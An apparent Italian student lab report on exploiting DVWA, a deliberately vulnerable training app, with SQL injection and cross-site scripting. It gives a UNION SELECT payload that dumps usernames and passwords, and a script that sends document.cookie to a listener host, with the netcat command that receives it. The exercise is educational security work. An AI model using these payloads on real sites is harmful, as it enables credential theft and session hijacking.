**S6 L2** **Luca Calvigioni**

# Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA


**L'obiettivo di questo esercizio è dimostrare come un attaccante possa sfruttare vulnerabilità di sicurezza compromettendo l'autenticazione e l'autorizzazione degli utenti.**

## SQL INJECTION:

Abbiamo iniziato identificando la pagina di **SQL Injection** in DVWA. Questa pagina permette agli utenti di inserire un USER ID per ottenere dettagli associati a quell'ID. Non esiste una sanificazione dell'input, permettendo l'iniezione di codice SQL nella query.

**' UNION SELECT username, password FROM users #**

Con questo comando possiamo estrapolare dal database username e password degli utenti registrati, questo grazie ad un errore fatto in fase di programmazione dato che l’input dell’utente non è stato filtrato.




questo sarà l output interpretato dal database ottenuto a seguito dell'input inserito.

## Cross Site Scripting (XSS)

Per il furto del token, ho utilizzato un attacco di tipo Cross-Site Scripting (XSS). Questa vulnerabilità consente all'attaccante di inserire codice malevolo in una pagina web visualizzata da un altro utente grazie alla possibilità di inserire un input non filtrato.


Mettere Netcat in ascolto su kali:

```
nc -lvnp 80
```

inserire lo script nel campo vulnerabile del sito DVWA:

**<script>**
**fetch("http://192.168.1.2:80?cookie=" + document.cookie);**
**</script>**

vedremo immediatamente sul terminale di kali che il token di sessione è stato rubato




Questo esercizio illustra l'importanza della sicurezza informatica e la necessità di implementare adeguate misure di protezione contro attacchi XSS. Comprendere come funzionano queste vulnerabilità è fondamentale per sviluppatori e professionisti della sicurezza per migliorare la sicurezza delle applicazioni web e prevenire exploit.